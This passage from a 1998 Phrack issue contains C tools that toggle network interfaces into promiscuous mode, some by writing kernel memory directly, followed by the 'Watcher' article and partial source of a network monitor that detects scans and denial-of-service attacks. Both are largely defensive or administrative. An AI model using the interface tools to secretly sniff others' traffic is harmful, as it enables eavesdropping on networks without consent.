struct nlist64 nl[] = {
#else
struct nlist nl[] = {
#endif
        { "ifnet" },
#define N_IFNET 0
        { "" }
};

int kread(int fd, off_t addr, void *buf, int len) {
  int c;

#ifdef I64
  if (lseek64(fd, (off_t)addr, SEEK_SET) == -1)
#else
  if (lseek(fd, (off_t)addr, SEEK_SET) == -1)
#endif
    return -1;
  if ((c = read(fd, buf, len)) != len)
    return -1;
  return c;
}

int kwrite(int fd, off_t addr, void *buf, int len) {
  int c;

#ifdef I64
  if (lseek64(fd, (off_t)addr, SEEK_SET) == -1)
#else
  if (lseek(fd, (off_t)addr, SEEK_SET) == -1)
#endif
    return -1;
  if ((c = write(fd, buf, len)) != len)
    return -1;
  return c;
```

```
}

void usage(s)
char *s;
{
  printf("usage: %s [interface 0|1]\n", s);
  exit(1);
}

main(argc, argv)
int argc;
char **argv;
{
  struct ifnet ifn, *ifp;
  char ifname[IFNAMSIZ];
  int fd, unit, promisc, i, any;
  char *interface, *cp;

  switch (argc) {
    case 1:
        promisc = -1;
        interface = NULL;
        break;
    case 3:
        interface = argv[1];
        if ((cp = strpbrk(interface, "1234567890")) == NULL) {
          printf("bad interface name: %s\n", interface);
          exit(1);
        }
        unit = strtol(cp, NULL, 10);
        *cp = 0;
        promisc = atoi(argv[2]);
        break;
    default:
        usage(argv[0]);
  }

#ifdef I64
  if (nlist64(PATH_VMUNIX, nl) == -1) {
#else
  if (nlist(PATH_VMUNIX, nl) == -1) {
#endif
    perror(PATH_VMUNIX);
    exit(1);
  }
  if (nl[N_IFNET].n_type == 0) {
    printf("Cannot find symbol: %s\n", nl[0].n_name);
    exit(1);
  }

  if ((fd = open(PATH_KMEM, O_RDWR)) == -1) {
    perror(PATH_KMEM);
    exit(1);
  }
  if (kread(fd, nl[N_IFNET].n_value, &ifp, sizeof(ifp)) == -1) {
    perror("kread");
    exit(1);
  }

  for (; ifp; ifp = ifn.if_next) {
    if (kread(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1) {
      perror("kread");
      break;
    }
    if (kread(fd, (u_long)ifn.if_name, ifname, sizeof(ifname)) == -1) {
      perror("kread");
      break;
    }
    printf("%d: %s%d, flags=0x%x ", ifn.if_index, ifname, ifn.if_unit,
           ifn.if_flags);
```

```
    cp = IFFBITS;
    any = 0;
    putchar('<');
    while ((i = *cp++) != 0) {
      if (ifn.if_flags & (1 << (i-1))) {
        if (any)
          putchar(',');
        any = 1;
        for (; *cp > 32; )
          putchar(*cp++);
      } else
        for (; *cp > 32; cp++)
          ;
    }
    putchar('>');
    putchar('\n');
    if (interface && strcmp(interface, ifname) == 0 && unit == ifn.if_unit) {
      switch (promisc) {
        case -1:
                break;
        case 0: if ((ifn.if_flags & IFF_PROMISC) == 0)
                  printf("\tIFF_PROMISC not set\n");
                else {
                  printf("\t%s%d: clearing IFF_PROMISC\n", ifname, unit);
                  ifn.if_flags &= ~IFF_PROMISC;
                  if (kwrite(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                    break;
                }
              break;
        default: if ((ifn.if_flags & IFF_PROMISC) == IFF_PROMISC)
                  printf("\tIFF_PROMISC set already\n");
                else {
                  printf("\t%s%d: setting IFF_PROMISC\n", ifname, unit);
                  ifn.if_flags |= IFF_PROMISC;
                  if (kwrite(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                    break;
                }

      }
    }
  }
}
<-->
<++> EX/promisc/linux-p.c
/*
 *  promiscuous flag changer v0.1, apk
 *  Linux version
 *
 *  usage: promisc [interface 0|1]
 *
 *  note:  look at README for notes
 */

#include <sys/types.h>
#include <sys/socket.h>

#include <net/if.h>
#define __KERNEL__
#include <linux/netdevice.h>
#undef __KERNEL__

#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

#define HEAD_NAME "dev_base"
#define PATH_KSYMS "/proc/ksyms"
```

```
#define PATH_KMEM "/dev/mem"
#define IFFBITS \
"\1UP\2BROADCAST\3DEBUG\4LOOPBACK\5POINTOPOINT\6NOTRAILERS\7RUNNING" \
"\10NOARP\11PROMISC\12ALLMULTI\13MASTER\14SLAVE\15MULTICAST"

int kread(int fd, u_long addr, void *buf, int len) {
  int c;

  if (lseek(fd, (off_t)addr, SEEK_SET) == -1)
    return -1;
  if ((c = read(fd, buf, len)) != len)
    return -1;
  return c;
}

int kwrite(int fd, u_long addr, void *buf, int len) {
  int c;

  if (lseek(fd, (off_t)addr, SEEK_SET) == -1)
    return -1;
  if ((c = write(fd, buf, len)) != len)
    return -1;
  return c;
}

void usage(char *s) {
  printf("usage: %s [interface 0|1]\n", s);
  exit(1);
}

main(int argc, char *argv[]) {
  struct device devn, *devp;
  char ifname[IFNAMSIZ];
  int fd, unit, promisc, i, any;
  char *interface, *cp;
  FILE *fp;
  char line[256], symname[256];

  switch (argc) {
    case 1:
        promisc = -1;
        interface = NULL;
        break;
    case 3:
        interface = argv[1];
        unit = 0;
        if ((cp = strchr(interface, ':')) != NULL) {
          *cp++ = 0;
          unit = strtol(cp, NULL, 10);
        }
        promisc = atoi(argv[2]);
        break;
    default:
        usage(argv[0]);
  }

  if ((fp = fopen(PATH_KSYMS, "r")) == NULL) {
    perror(PATH_KSYMS);
    exit(1);
  }

  devp = NULL;
  while (fgets(line, sizeof(line), fp) != NULL &&
                                        sscanf(line, "%x %s", &i, symname) == 2)
    if (strcmp(symname, HEAD_NAME) == 0) {
      devp = (struct device *)i;
      break;
    }
  fclose(fp);
  if (devp ==  NULL) {
```

```
    printf("Cannot find symbol: %s\n", HEAD_NAME);
    exit(1);
  }

  if ((fd = open(PATH_KMEM, O_RDWR)) == -1) {
    perror(PATH_KMEM);
    exit(1);
  }
  if (kread(fd, (u_long)devp, &devp, sizeof(devp)) == -1) {
    perror("kread");
    exit(1);
  }

  for (; devp; devp = devn.next) {
    if (kread(fd, (u_long)devp, &devn, sizeof(devn)) == -1) {
      perror("kread");
      break;
    }
    if (kread(fd, (u_long)devn.name, ifname, sizeof(ifname)) == -1) {
      perror("kread");
      break;
    }
    printf("%s: flags=0x%x ", ifname, devn.flags);
    cp = IFFBITS;
    any = 0;
    putchar('<');
    while ((i = *cp++) != 0) {
      if (devn.flags & (1 << (i-1))) {
        if (any)
          putchar(',');
        any = 1;
        for (; *cp > 32; )
          putchar(*cp++);
      } else
        for (; *cp > 32; cp++)
          ;
    }
    putchar('>');
    putchar('\n');
    /* This sux */
/*   if (interface && strcmp(interface, ifname) == 0 && unit == ifn.if_unit) {*/
    if (interface && strcmp(interface, ifname) == 0) {
      switch (promisc) {
        case -1:
                break;
        case 0: if ((devn.flags & IFF_PROMISC) == 0)
                  printf("\tIFF_PROMISC not set\n");
                else {
                  printf("\t%s: clearing IFF_PROMISC\n", ifname);
                  devn.flags &= ~IFF_PROMISC;
                  if (kwrite(fd, (u_long)devp, &devn, sizeof(devn)) == -1)
                    break;
                }
              break;
        default: if ((devn.flags & IFF_PROMISC) == IFF_PROMISC)
                  printf("\tIFF_PROMISC set already\n");
                else {
                  printf("\t%s: setting IFF_PROMISC\n", ifname);
                  devn.flags |= IFF_PROMISC;
                  if (kwrite(fd, (u_long)devp, &devn, sizeof(devn)) == -1)
                    break;
                }

      }
    }
  }
}
<-->
<++> EX/promisc/socket-p.c
/*
```

```
 *  This is really dumb program.
 *  Works on Linux, FreeBSD and Irix.
 *  Check README for comments.
 */

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/ioctl.h>
#include <net/if.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
  int sd;
  struct ifreq ifr;
  char *interface;
  int promisc;

  if (argc != 3) {
    printf("usage: %s interface 0|1\n", argv[0]);
    exit(1);
  }
  interface = argv[1];
  promisc = atoi(argv[2]);

  if ((sd = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
    perror("socket");
    exit(1);
  }
  strncpy(ifr.ifr_name, interface, IFNAMSIZ);
  if (ioctl(sd, SIOCGIFFLAGS, &ifr) == -1) {
    perror("SIOCGIFFLAGS");
    exit(1);
  }
  printf("flags = 0x%x\n", (u_short)ifr.ifr_flags);
  if (promisc)
    ifr.ifr_flags |= IFF_PROMISC;
  else
    ifr.ifr_flags &= ~IFF_PROMISC;
  if (ioctl(sd, SIOCSIFFLAGS, &ifr) == -1) {
    perror("SIOCSIFFLAGS");
    exit(1);
  }
  close(sd);
}
<-->
<++> EX/promisc/solaris-p.c
/*
 *  promiscuous flag changer v0.1, apk
 *  Solaris version, compile with -lkvm -lelf
 *
 *  usage: promisc [interface 0|1]
 *   (interface has "interface[:<alias number>]" format, e.g. le0:1 or le0)
 *
 *  note: look at README for notes because DLPI promiscuous request doesn't
 *  set IFF_PROMISC this version is kinda useless.
 */

#include <sys/types.h>
#include <sys/time.h>

#include <sys/stream.h>
#include <sys/socket.h>
#include <net/if.h>

#define _KERNEL
#include <inet/common.h>
```

```
#include <inet/led.h>
#include <inet/ip.h>
#undef _KERNEL

#include <kvm.h>
#include <nlist.h>

#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

#define IFFBITS \
"\1UP\2BROADCAST\3DEBUG\4LOOPBACK\5POINTOPOINT\6NOTRAILERS\7RUNNING" \
"\10NOARP\11PROMISC\12ALLMULTI\13INTELLIGENT\14MULTICAST\15MULTI_BCAST" \
"\16UNNUMBERED\17PRIVATE"

struct nlist nl[] = {
        { "ill_g_head" },
#define N_ILL_G_HEAD 0
        { "" }
};

int kread(kvm_t *kd, u_long addr, void *buf, int len) {
  int c;

  if ((c = kvm_read(kd, addr, buf, len)) != len)
    return -1;
  return c;
}

int kwrite(kvm_t *kd, u_long addr, void *buf, int len) {
  int c;

  if ((c = kvm_write(kd, addr, buf, len)) != len)
    return -1;
  return c;
}

void usage(char *s) {
  printf("usage: %s [interface 0|1]\n", s);
  exit(1);
}

int main(int argc, char *argv[]) {
  ill_t illn, *illp;
  ipif_t ipifn, *ipifp;
  char ifname[IFNAMSIZ]; /* XXX IFNAMSIZ? */
  int unit, promisc, i, any;
  char *interface, *cp;
  kvm_t *kd;

  switch (argc) {
    case 1:
        promisc = -1;
        interface = NULL;
        break;
    case 3:
        interface = argv[1];
        unit = 0;
        if ((cp = strchr(interface, ':')) != NULL) {
          *cp++ = 0;
          unit = strtol(cp, NULL, 10);
        }
        promisc = atoi(argv[2]);
        break;
    default:
        usage(argv[0]);
```

```
  }

  if ((kd = kvm_open(NULL, NULL, NULL, O_RDWR, argv[0])) == NULL)
    exit(1);

  if (kvm_nlist(kd, nl) == -1) {
    perror("kvm_nlist");
    exit(1);
  }

  if (nl[N_ILL_G_HEAD].n_type == 0) {
    printf("Cannot find symbol: %s\n", nl[N_ILL_G_HEAD].n_name);
    exit(1);
  }

  if (kread(kd, nl[N_ILL_G_HEAD].n_value, &illp, sizeof(illp)) == -1) {
    perror("kread");
    exit(1);
  }

  for (; illp; illp = illn.ill_next) {
    if (kread(kd, (u_long)illp, &illn, sizeof(illn)) == -1) {
      perror("kread");
      break;
    }
    if (kread(kd, (u_long)illn.ill_name, ifname, sizeof(ifname)) == -1) {
      perror("kread");
      break;
    }
    ipifp = illn.ill_ipif;
    /* on Solaris you can set different flags for every alias, so we do */
    for (; ipifp; ipifp = ipifn.ipif_next) {
      if (kread(kd, (u_long)ipifp, &ipifn, sizeof(ipifn)) == -1) {
        perror("kread");
        break;
      }
      printf("%s:%d, flags=0x%x ", ifname, ipifn.ipif_id, ipifn.ipif_flags);
      cp = IFFBITS;
      any = 0;
      putchar('<');
      while ((i = *cp++) != 0) {
        if (ipifn.ipif_flags & (1 << (i-1))) {
          if (any)
            putchar(',');
          any = 1;
          for (; *cp > 32; )
            putchar(*cp++);
        } else
          for (; *cp > 32; cp++)
            ;
      }
      putchar('>');
      putchar('\n');
      if (interface && strcmp(interface, ifname) == 0 && unit == ipifn.ipif_id){
        switch (promisc) {
          case -1:
                break;
          case 0: if ((ipifn.ipif_flags & IFF_PROMISC) == 0)
                    printf("\tIFF_PROMISC not set\n");
                  else {
                    printf("\t%s:%d: clearing IFF_PROMISC\n", ifname, unit);
                    ipifn.ipif_flags &= ~IFF_PROMISC;
                    if (kwrite(kd, (u_long)ipifp, &ipifn, sizeof(ipifn)) == -1)
                      perror("kwrite");
                  }
              break;
          default: if ((ipifn.ipif_flags & IFF_PROMISC) == IFF_PROMISC)
                    printf("\tIFF_PROMISC set already\n");
                  else {
                    printf("\t%s:%d: setting IFF_PROMISC\n", ifname, unit);
```

```
                    ipifn.ipif_flags |= IFF_PROMISC;
                    if (kwrite(kd, (u_long)ipifp, &ipifn, sizeof(ipifn)) == -1)
                      perror("kwrite");
                  }
                  break;
          }
        }
      }
    }
}
<-->
```

----[EOF

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 11 of 15

----------[Watcher

--------[hyperion <hyperion@hacklab.com>

----[INTRODUCTION

Do you know if your system has been hacked? If you found those funny user accounts or that Trojaned program, its too late. You're owned. Chances are that your systems were scanned for holes before your systems were cracked. If you had just seen them coming you wouldn't be reloading that OS right now. Programs like TCP Wrappers do some good, but they don't see the stealth scans or DOS attacks. You could by a nice commercial network intrusion detector, but your wallet screams in agony. What you need is a low cost (as in free) fast, somewhat paranoid network monitor that watches all packets and uses few resources. Watcher provides this.

----[IMPLEMENTATION

Watcher examines all packets on the network interface and assumes they all are potentially hostile. Watcher examines every packet within a 10 second window, and, at the end of each window it will record any malicious activity it sees using syslog. Watcher currently detects the following attacks:

- All TCP scans
- All UDP scans
- Synflood attacks
- Teardrop attacks
- Land attacks
- Smurf attacks
- Ping of death attacks

All parameters and thresholds are configurable through command line options. You can also configure watcher to just look for scans or just look for DOS attacks. Watcher assumes any TCP packet other than a RST (which elicits no response) may be used to scan for services. If packets of any type are received by more than 7 different ports within the window, an event is logged. The same criteria are used for UDP scans. If watcher sees more than 8 SYN packets to the same port with no ACK's or FIN's associated with the SYN's, a synflood event is logged. If a fragmented UDP packet with an IP id of 242 is seen, it is assumed to be a teardrop attack since the published code uses an id of 242. This is somewhat lame since anyone could change the attacking code to use other id's. The code should track all fragmented IP's and check for overlapping offsets. I may do this in a future version. Any TCP SYN packets with source and destination address and ports the same is a identified as a land attack. If more than 5 ICMP ECHO REPLIES are seen within the window, Watcher assumes it may be a Smurf attack. Note that this is not a certainty, since someone your watching may just be pinging the hell out of someone. Watcher also assumes that any fragmented ICMP packet is bad, bad, bad. This catches attacks such as the ping of death.

Watcher has three modes of monitoring. In the default mode, it just watches for attacks against its own host. The second monitoring mode is to watch all hosts on it's class C subnet. In the third mode, it watches all hosts whose packets it sees. Watching multiple hosts is useful if you put Watcher on your border to external networks, or to have hosts watch out for each other in case one gets cracked before you can react. Even if log files are destroyed, the other host has a record.

It must be noted that since Watcher treats every packet as potentially hostile, it sometimes can report false positives. There are some checks in the code to minimize this by increasing its tolerance for certain activity. Unfortunately this also increases the rate at which scans can be done before Watcher notices. The usual false positives are TCP scans and synfloods, mostly resulting from WWW activity. Some web pages have many URL's to GIF

files and other pretty stuff. Each of these may cause the client to open a separate TCP connection to download. Watcher sees these and treats them as a TCP scan of the client. To minimize this, watcher will only log TCP scans if more than 40 are received in the window AND the source port of the scan was 80. This of course can be configured higher or lower as desired. As for synfloods we will use the same WWW example above. If the client opens a lot of connections to the server right before the 10 second window expires and Watcher does not see the ACK's or FIN's for those SYN packets, Watcher will think the client is synflooding port 80 on the server. This only happens if watcher is watching the server, or if you are watching everyone. You may also get occasional false UDP scans if the system being watched makes lots of DNS queries within the window.

The output for Watcher is pretty simple. Every 10 seconds, any detected attacks are logged to syslog. The source and target IP's are logged along with the type of attack. Where appropriate, other information such as the number of packets, or the port involved are logged. If the attack is normally associated with false IP addresses, the MAC address is also logged. If the attack is external, the MAC will be for the local router that handled the packet. If it was from your LAN, you'll have the source machine and you can thank the sender in an appropriate manner.

----[PROGRAM EXECUTION

Watcher was written to run on Linux systems. Watcher has a variety of, most of the self-explanatory. To execute watcher, simply run it in the background, usually from the system startup script. The options are:

```
Usage: watcher [options]
  -d device       Use 'device' as the network interface device
                  The first non-loopback interface is the default
  -f flood        Assume a synflood attack occurred if more than
                  'flood' uncompleted connections are received
  -h              A little help here
  -i icmplimit    Assume we may be part of a smurf attack if more
                  than icmplimit ICMP ECHO REPLIES are seen
  -m level        Monitor more than just our own host.
                  A level of 'subnet' watches all addresses in our
                  subnet and 'all' watches all addresses
  -p portlimit    Logs a portscan alert if packets are received for
                  more than portlimit ports in the timeout period.
  -r reporttype   If reporttype is dos, only Denial Of Service
                  attacks are reported.  If reporttype is scan
                  then only scanners are reported.  Everything is
                  reported by default.
  -t timeout      Count packets and print potential attacks every
                  timeout seconds
  -w webcount     Assume we are being portscanned if more than
                  webcount packets are received from port 80
```

Hopefully, watcher will keep your systems a little better protected. But remember that good security is multiple layers, and no single defense tool will save you by itself. If you forget this, you'll be reloading that OS one day.

----[THE CODE

```
<++> EX/Watcher.c
/*****************************************************************
Program: watcher

A network level monitoring tool to detect incoming packets indicative of
potential attacks.

This software detects low level packet scanners and several DOS attacks.
Its primary use is to detect low level packet scans, since these are usually
done first to identify active systems and services to mount further attacks.

The package assumes every incoming packet is potentially hostile.  Some checks
```

```
are done to minimize false positives, but on occasion a site may be falsely
identified as having performed a packet scan or SYNFLOOD attack.  This usually
occurs if a large number of connections are done in a brief time right before
the reporting timeout period (i.e. when browsing a WWW site with lots of
little GIF's, each requiring a connection to download).  You can also get false
positives if you scan another site, since the targets responses will be viewed
as a potential scan of your system.

By default, alerts are printed to SYSLOG every 10 seconds.
**********************************************************************/

#include <stdio.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <sys/file.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>
#include <errno.h>
#include <ctype.h>
#include <malloc.h>
#include <netinet/tcp.h>
#include <netinet/in_systm.h>
#include <net/if_arp.h>
#include <net/if.h>
#include <netinet/udp.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <linux/if_ether.h>
#include <syslog.h>

#define PKTLEN 96       /* Should be enough for what we want */
#ifndef IP_MF
#define IP_MF   0x2000
#endif

/***** WATCH LEVELS ******/

#define MYSELFONLY      1
#define MYSUBNET        2
#define HUMANITARIAN    3

/***** REPORT LEVELS *****/

#define REPORTALL       1
#define REPORTDOS       2
#define REPORTSCAN      3

struct floodinfo {
    u_short sport;
    struct floodinfo *next;
};

struct addrlist {
    u_long saddr;
    int cnt;
    int wwwcnt;
    struct addrlist *next;
};

struct atk {
    u_long saddr;
    u_char eaddr[ETH_ALEN];
    time_t atktime;
};

struct pktin {
    u_long saddr;
```

```
    u_short sport;
    u_short dport;
    time_t timein;
    u_char eaddr[ETH_ALEN];
    struct floodinfo *fi;
    struct pktin *next;
};

struct scaninfo {
    u_long addr;
    struct atk teardrop;
    struct atk land;
    struct atk icmpfrag;
    struct pktin *tcpin;
    struct pktin *udpin;
    struct scaninfo *next;
    u_long icmpcnt;
} ;

struct scaninfo *Gsilist = NULL, *Gsi;

u_long Gmaddr;
time_t Gtimer = 10, Gtimein;
int Gportlimit = 7;
int Gsynflood = 8;
int Gwebcount = 40;
int Gicmplimit = 5;
int Gwatchlevel = MYSELFONLY;
int Greportlevel = REPORTALL;
char *Gprogramname, *Gdevice = "eth0";

/******** IP packet info ********/

u_long Gsaddr, Gdaddr;
int Giplen, Gisfrag, Gid;

/****** Externals *************/

extern int errno;
extern char *optarg;
extern int optind, opterr;

void do_tcp(), do_udp(), do_icmp(), print_info(), process_packet();
void addtcp(), addudp(), clear_pktin(), buildnet();
void doargs(), usage(), addfloodinfo(), rmfloodinfo();
struct scaninfo *doicare(), *addtarget();
char *anetaddr(), *ether_ntoa();
u_char *readdevice();

main(argc, argv)
int argc;
char *argv[];
{
    int pktlen = 0, i, netfd;
    u_char *pkt;
    char hostname[32];
    struct hostent *hp;
    time_t t;

    doargs(argc, argv);
    openlog("WATCHER", 0, LOG_DAEMON);
    if(gethostname(hostname, sizeof(hostname)) < 0)
    {
        perror("gethostname");
        exit(-1);
    }
    if((hp = gethostbyname(hostname)) == NULL)
    {
        fprintf(stderr, "Cannot find own address\n");
        exit(-1);
```

```
    }
    memcpy((char *)&Gmaddr, hp->h_addr, hp->h_length);
    buildnet();
    if((netfd = initdevice(O_RDWR, 0)) < 0)
        exit(-1);

    /* Now read packets forever and process them. */

    t = time((time_t *)0);
    while(pkt = readdevice(netfd, &pktlen))
    {
        process_packet(pkt, pktlen);
        if(time((time_t *)0) - t > Gtimer)
        {
            /* Times up.  Print what we found and clean out old stuff. */

            for(Gsi = Gsilist, i = 0; Gsi; Gsi = Gsi->next, i++)
            {
                clear_pktin(Gsi);
                print_info();
                Gsi->icmpcnt = 0;
            }
            t = time((time_t *)0);
        }
    }
}

/*********************************************************************
Function: doargs

Purpose:  sets values from environment or command line arguments.
*********************************************************************/
void doargs(argc, argv)
int argc;
char **argv;
{
    char c;

    Gprogramname = argv[0];
    while((c = getopt(argc,argv,"d:f:hi:m:p:r:t:w:")) != EOF)
    {
        switch(c)
        {
            case 'd':
                Gdevice = optarg;
                break;
            case 'f':
                Gsynflood = atoi(optarg);
                break;
            case 'h':
                usage();
                exit(0);
            case 'i':
                Gicmplimit = atoi(optarg);
                break;
            case 'm':
                if(strcmp(optarg, "all") == 0)
                    Gwatchlevel = HUMANITARIAN;
                else if(strcmp(optarg, "subnet") == 0)
                    Gwatchlevel = MYSUBNET;
                else
                {
                    usage();
                    exit(-1);
                }
                break;
            case 'p':
                Gportlimit = atoi(optarg);
                break;
            case 'r':
```

```
                if(strcmp(optarg, "dos") == 0)
                    Greportlevel = REPORTDOS;
                else if(strcmp(optarg, "scan") == 0)
                    Greportlevel = REPORTSCAN;
                else
                {
                    exit(-1);
                }
                break;
            case 't':
                Gtimer = atoi(optarg);
                break;
            case 'w':
                Gwebcount = atoi(optarg);
                break;
            default:
                usage();
                exit(-1);
        }
    }
}

/*********************************************************************
Function: usage

Purpose:  Display the usage of the program
*********************************************************************/
void usage()
{
printf("Usage: %s [options]\n", Gprogramname);
printf("  -d device       Use 'device' as the network interface device\n");
printf("                  The first non-loopback interface is the default\n");
printf("  -f flood        Assume a synflood attack occurred if more than\n");
printf("                  'flood' uncompleted connections are received\n");
printf("  -h              A little help here\n");
printf("  -i icmplimit    Assume we may be part of a smurf attack if more\n");
printf("                  than icmplimit ICMP ECHO REPLIES are seen\n");
printf("  -m level        Monitor more than just our own host.\n");
printf("                  A level of 'subnet' watches all addresses in our\n");
printf("                  subnet and 'all' watches all addresses\n");
printf("  -p portlimit    Logs a portscan alert if packets are received for\n");
printf("                  more than portlimit ports in the timeout period.\n");
printf("  -r reporttype   If reporttype is dos, only Denial Of Service\n");
printf("                  attacks are reported.  If reporttype is scan\n");
printf("                  then only scanners are reported.  Everything is\n");
printf("                  reported by default.\n");
printf("  -t timeout      Count packets and print potential attacks every\n");
printf("                  timeout seconds\n");
printf("  -w webcount     Assume we are being portscanned if more than\n");
printf("                  webcount packets are received from port 80\n");
}

/*********************************************************************
Function: buildnet

Purpose:  Setup for monitoring of our host or entire subnet.
*********************************************************************/
void buildnet()
{
    u_long addr;
    u_char *p;
    int i;

    if(Gwatchlevel == MYSELFONLY)               /* Just care about me */
    {
        (void) addtarget(Gmaddr);
    }
    else if(Gwatchlevel == MYSUBNET)            /* Friends and neighbors */
    {
        addr = htonl(Gmaddr);
```

```
        addr = addr & 0xffffff00;
        for(i = 0; i < 256; i++)
            (void) addtarget(ntohl(addr + i));
    }
}
/*********************************************************************
Function: doicare

Purpose:  See if we monitor this address
*********************************************************************/
struct scaninfo *doicare(addr)
u_long addr;
{
    struct scaninfo *si;
    int i;

    for(si = Gsilist; si; si = si->next)
    {
        if(si->addr == addr)
            return(si);
    }
    if(Gwatchlevel == HUMANITARIAN)     /* Add a new address, we always care */
    {
        si = addtarget(addr);
        return(si);
    }
    return(NULL);
}

/*********************************************************************
Function: addtarget

Purpose:  Adds a new IP address to the list of hosts to watch.
*********************************************************************/
struct scaninfo *addtarget(addr)
u_long addr;
{
    struct scaninfo *si;

    if((si = (struct scaninfo *)malloc(sizeof(struct scaninfo))) == NULL)
    {
        perror("malloc scaninfo");
        exit(-1);
    }
    memset(si, 0, sizeof(struct scaninfo));
    si->addr = addr;
    si->next = Gsilist;
    Gsilist = si;
    return(si);
}

/*********************************************************************
Function: process_packet

Purpose:  Process raw packet and figure out what we need to to with it.

Pulls the packet apart and stores key data in global areas for reference
by other functions.
*********************************************************************/
void process_packet(pkt, pktlen)
u_char *pkt;
int pktlen;
{
    struct ethhdr *ep;
    struct iphdr *ip;
    static struct align { struct iphdr ip; char buf[PKTLEN]; } a1;
    u_short off;

    Gtimein = time((time_t *)0);
    ep = (struct ethhdr *) pkt;
```

```
    if(ntohs(ep->h_proto) != ETH_P_IP)
        return;

    pkt += sizeof(struct ethhdr);
    pktlen -= sizeof(struct ethhdr);
    memcpy(&a1, pkt, pktlen);
    ip = &a1.ip;
    Gsaddr = ip->saddr;
    Gdaddr = ip->daddr;

    if((Gsi = doicare(Gdaddr)) == NULL)
        return;

    off = ntohs(ip->frag_off);
    Gisfrag = (off & IP_MF);    /* Set if packet is fragmented */
    Giplen = ntohs(ip->tot_len);
    Gid = ntohs(ip->id);
    pkt = (u_char *)ip + (ip->ihl << 2);
    Giplen -= (ip->ihl << 2);
    switch(ip->protocol)
    {
        case IPPROTO_TCP:
            do_tcp(ep, pkt);
            break;
        case IPPROTO_UDP:
            do_udp(ep, pkt);
            break;
        case IPPROTO_ICMP:
            do_icmp(ep, pkt);
            break;
        default:
            break;
    }
}

/*********************************************************************
Function: do_tcp

Purpose:  Process this TCP packet if it is important.
*********************************************************************/
void do_tcp(ep, pkt)
struct ethhdr *ep;
u_char *pkt;
{
    struct tcphdr *thdr;
    u_short sport, dport;

    thdr = (struct tcphdr *) pkt;
    if(thdr->th_flags & TH_RST) /* RST generates no response */
        return;                 /* Therefore can't be used to scan. */
    sport = ntohs(thdr->th_sport);
    dport = ntohs(thdr->th_dport);

    if(thdr->th_flags & TH_SYN)
    {
        if(Gsaddr == Gdaddr && sport == dport)
        {
            Gsi->land.atktime = Gtimein;
            Gsi->land.saddr = Gsaddr;
            memcpy(Gsi->land.eaddr, ep->h_source, ETH_ALEN);
        }
    }
    addtcp(sport, dport, thdr->th_flags, ep->h_source);
}

/*********************************************************************
Function: addtcp

Purpose:  Add this TCP packet to our list.
*********************************************************************/
```

```
void addtcp(sport, dport, flags, eaddr)
u_short sport;
u_short dport;
u_char flags;
u_char *eaddr;
{
    struct pktin *pi, *last, *tpi;

    /* See if this packet relates to other packets already received. */

    for(pi = Gsi->tcpin; pi; pi = pi->next)
    {
        if(pi->saddr == Gsaddr && pi->dport == dport)
        {
            if(flags == TH_SYN)
                addfloodinfo(pi, sport);
            else if((flags & TH_FIN) || (flags & TH_ACK))
                rmfloodinfo(pi, sport);
            return;
        }
        last = pi;
    }
    /* Must be new entry */

    if((tpi = (struct pktin *)malloc(sizeof(struct pktin))) == NULL)
    {
        perror("Malloc");
        exit(-1);
    }
    memset(tpi, 0, sizeof(struct pktin));
    memcpy(tpi->eaddr, eaddr, ETH_ALEN);
    tpi->saddr = Gsaddr;
    tpi->sport = sport;
    tpi->dport = dport;
    tpi->timein = Gtimein;
    if(flags == TH_SYN)
        addfloodinfo(tpi, sport);
    if(Gsi->tcpin)
        last->next = tpi;
    else
        Gsi->tcpin = tpi;
}

/*********************************************************************
Function: addfloodinfo

Purpose:  Add floodinfo information
*********************************************************************/
void addfloodinfo(pi, sport)
struct pktin *pi;
u_short sport;
{
    struct floodinfo *fi;

    fi = (struct floodinfo *)malloc(sizeof(struct floodinfo));
    if(fi == NULL)
    {
        perror("Malloc of floodinfo");
        exit(-1);
    }
    memset(fi, 0, sizeof(struct floodinfo));
    fi->sport = sport;
    fi->next = pi->fi;
    pi->fi = fi;
}

/*********************************************************************
Function: rmfloodinfo

Purpose:  Removes floodinfo information
```

```
**********************************************************************/
void rmfloodinfo(pi, sport)
struct pktin *pi;
u_short sport;
{
    struct floodinfo *fi, *prev = NULL;

    for(fi = pi->fi; fi; fi = fi->next)
    {
        if(fi->sport == sport)
            break;
        prev = fi;
    }
    if(fi == NULL)
        return;
    if(prev == NULL)    /* First element */
        pi->fi = fi->next;
    else
        prev->next = fi->next;
    free(fi);
}

/**********************************************************************
Function: do_udp

Purpose:  Process this udp packet.

Currently teardrop and all its derivitives put 242 in the IP id field.
This could obviously be changed.  The truly paranoid might want to flag all
fragmented UDP packets.  The truly adventurous might enhance the code to
track fragments and check them for overlaping boundaries.
**********************************************************************/
void do_udp(ep, pkt)
struct ethhdr *ep;
u_char *pkt;
{
    struct udphdr *uhdr;
    u_short sport, dport;

    uhdr = (struct udphdr *) pkt;
    if(Gid == 242 && Gisfrag)   /* probable teardrop */
    {
        Gsi->teardrop.saddr = Gsaddr;
        memcpy(Gsi->teardrop.eaddr, ep->h_source, ETH_ALEN);
        Gsi->teardrop.atktime = Gtimein;
    }
    sport = ntohs(uhdr->source);
    dport = ntohs(uhdr->dest);
    addudp(sport, dport, ep->h_source);
}

/**********************************************************************
Function: addudp

Purpose:  Add this udp packet to our list.
**********************************************************************/
void addudp(sport, dport, eaddr)
u_short sport;
u_short dport;
u_char *eaddr;
{
    struct pktin *pi, *last, *tpi;

    for(pi = Gsi->udpin; pi; pi = pi->next)
    {
        if(pi->saddr == Gsaddr && pi->dport == dport)
        {
            pi->timein = Gtimein;
            return;
        }
```

```
        last = pi;
    }
    /* Must be new entry */

    if((tpi = (struct pktin *)malloc(sizeof(struct pktin))) == NULL)
